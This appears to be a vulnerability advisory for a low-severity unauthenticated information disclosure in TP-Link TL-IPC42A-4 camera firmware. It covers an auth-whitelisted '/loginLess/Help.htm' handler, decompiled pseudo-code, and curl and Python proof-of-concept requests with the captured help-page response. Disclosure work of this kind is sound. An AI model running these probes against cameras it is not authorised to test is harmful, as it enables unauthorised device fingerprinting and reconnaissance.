TP-Link TL-IPC42A-4 uhttpd sub_409798 information disclosure vulnerability

Product Information

```
Brand: TP-Link
Model: TL-IPC42A-4 (V5.0)
Firmware Version: 1.1.21 (build 20220127)
Official Website: https://www.tp-link.com.cn/
Firmware Download URL: {TODO: TP-Link official download link for TL-IPC42A-4 V5.0 firmware 20220127_1.1.21}
```

Affected Component


```
The sub_409798 (loginLess handler) function in /usr/sbin/uhttpd
```

Suggested description of the vulnerability

```
TP-Link TL-IPC42A-4 V5.0 firmware 1.1.21 uhttpd sub_409798 function information disclosure vulnerability.
```

Vulnerability Details

The endpoint `/loginLess/Help.htm` is listed in the `url_not_required_auth` whitelist inside `uh_slp_proto_request` (0x409CA0), which is evaluated **before** the `check_token` session check. Whitelisted paths therefore skip authentication entirely and are dispatched to the `loginLess` handler `sub_409798` (0x409798):




```
uh_slp_proto_request (0x409CA0)
    └── url_not_required_auth whitelist:
            /pc/LoginChgPwd.htm
            /pc/Login.htm
            /loginLess/Help.htm        ← exact match → skip authentication
            /loginLess/HelpFrame.htm
    └── slp_proto_array prefix dispatch
            └── "/loginLess" → sub_409798 (0x409798)
```

The handler concatenates the URL suffix onto a fixed directory and serves the file directly:

```
snprintf(path, 4097, "%s%s", "/usr/lib/lua/luci/view/loginLess", url + 10);
// url + 10 = skip "/loginLess"
sub_4096EC(a1, path);
// serve the file
```

As a result, an unauthenticated attacker can read the device help page and fingerprint the device type and its full feature set.

> Note: this is a **low-severity** information disclosure (device fingerprint / feature enumeration). The help page does **not** contain credentials, tokens, firmware version, serial numbers, or internal paths.


PoC

Authentication note: this is an **unauthenticated** vulnerability — no token or login is required because the URL is in the `url_not_required_auth` whitelist.

```
curl -i http://192.168.31.81/loginLess/Help.htm
```

Python:

```
python -c "import requests;
r=requests.get('http://192.168.31.81/loginLess/Help.htm', timeout=8);
print(r.status_code); print(r.text[:1000])"
```



- IPC的网关。
- 首选/备用DNS
- 设置IPC的DNS地址。
- MTU
- MTU（Maximum Transmission Unit，最大传输单元）

- PPPoE
- 设置PPPoE拨号。输入PPPoE用户名和密码，点击“连接”后，IPC会以PPPoE方式建立网络连接，建立连接后IPC会获得一个由PPPoE服务器提供的IP地址。
- 连接状态
- 显示当前PPPoE的连接状态。
- 用户名
- PPPoE拨号方式的帐号。
- 密码
- PPPoE拨号方式的帐号密码。
- 模式
- 如果正常拨号模式下无法连接成功，请依次尝试不同的特殊拨号模式。自动选择拨号模式将会自动尝试不同的特殊拨号模式。
- MTU
- MTU（Maximum Transmission Unit，最大传输单元）

- 您可以通过本页面设置IPC的HTTP端口、RTSP端口和服务端口，通过网络访问设备时可根据需要设置相应的端口。
- 恢复默认
- 设置为设备默认配置。

- 您可以通过DDNS（Dynamic DNS，动态域名解析服务）将固定域名与动态IP进行绑定，使Internet用户可以通过域名来访问IPC。
- 连接状态
- 显示DDNS服务当前运行的状态。
- 类型
- 选择DDNS的类型。包括TP-LINK DDNS与花生壳DDNS
- 域名
- 设置DDNS域名。
- 服务器地址
- DDNS服务器的地址。花生壳服务器地址：http://www.oray.com
- 用户名
- 登录DDNS服务的用户名。
- 密码
- 登录DDNS服务的密码。

```
C:\Users\Administrator>curl -i http://192.168.31.81/loginLess/Help.htm
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Expires: 0
Transfer-Encoding: chunked

<!---------- 没有帮助的提示语 ---------->
<ul id="helpNullTip" class="help helpNullTip">
        <li class="content">该功能暂无帮助信息可以提供。</li>
</ul>

<!-------------------------------------- 预览 -------------------------------------->
<ul id="BasicPreview" class="playPageHelp">
        <!--<li class="tableTitle">预览页面图标说明</li>-->
        <table class="iconInfo" cellpadding="0" cellspacing="0">
                <tr class="tbHd">
                        <td class="iconTd">图标</td>
                        <td class="textTd noBorder">说明</td>
                        <td class="iconTd">图标</td>
                        <td class="textTd">说明</td>
                </tr>
                <tr>
                        <td class="iconTd"><img src="../web-static/images/directory.png" /></td>
                        <td class="textTd">打开存储目录</td>
                        <td class="iconTd"><img src="../web-static/images/camera.png" /></td>
                        <td class="textTd">截图</td>
                </tr>
                <tr>
                        <td class="iconTd"><img src="../web-static/images/kinescope.png" /></td>
                        <td class="textTd">录像</td>
                        <td class="iconTd"><img src="../web-static/images/fullScreen.png" /></td>
                        <td class="textTd">全屏</td>
                </tr>
                <tr>
                        <!--<td class="iconTd"><img src="../web-static/images/elecZoom.png" /></td>
                        <td class="textTd">电子放大</td>-->
                        <!--<td class="iconTd"><img src="../web-static/images/preMethod.png" /></td>
                        <td class="textTd">预览策略</td>-->
                        <td class="iconTd"><img src="../web-static/images/streamType.png" /></td>
                        <td class="textTd">码流类型</td>
                        <td class="iconTd"></td>
                        <td class="textTd"></td>
                </tr>
        </table>
        <ul class="help">
                <li class="title">打开存储目录</li>
                <li class="content">单击该按钮，打开当前存储视频、图片的路径。</li>
                <li class="title">截图</li>
                <li class="content">单击该按钮，对视频进行截图，图片保存至电脑指定文件夹（具体路径在“设置-存储”中进行
设置）。</li>
                <li class="title">录像</li>
                <li class="content">单击该按钮，对视频进行录像，录像保存至电脑指定文件夹（具体路径在“设置-存储”中进行
设置），再次单击该按钮结束录像。</li>
                <!--<li class="title">电子放大</li>
                <li class="content">单击该按钮，可对视频区域进行放大。单击右键或再次单击该按钮退出。</li>-->
                <li class="title">全屏</li>
                <li class="content">单击该按钮，全屏显示预览画面。双击或按【 Esc 】键退出全屏。</li>
```

Discoverer

ZippyJia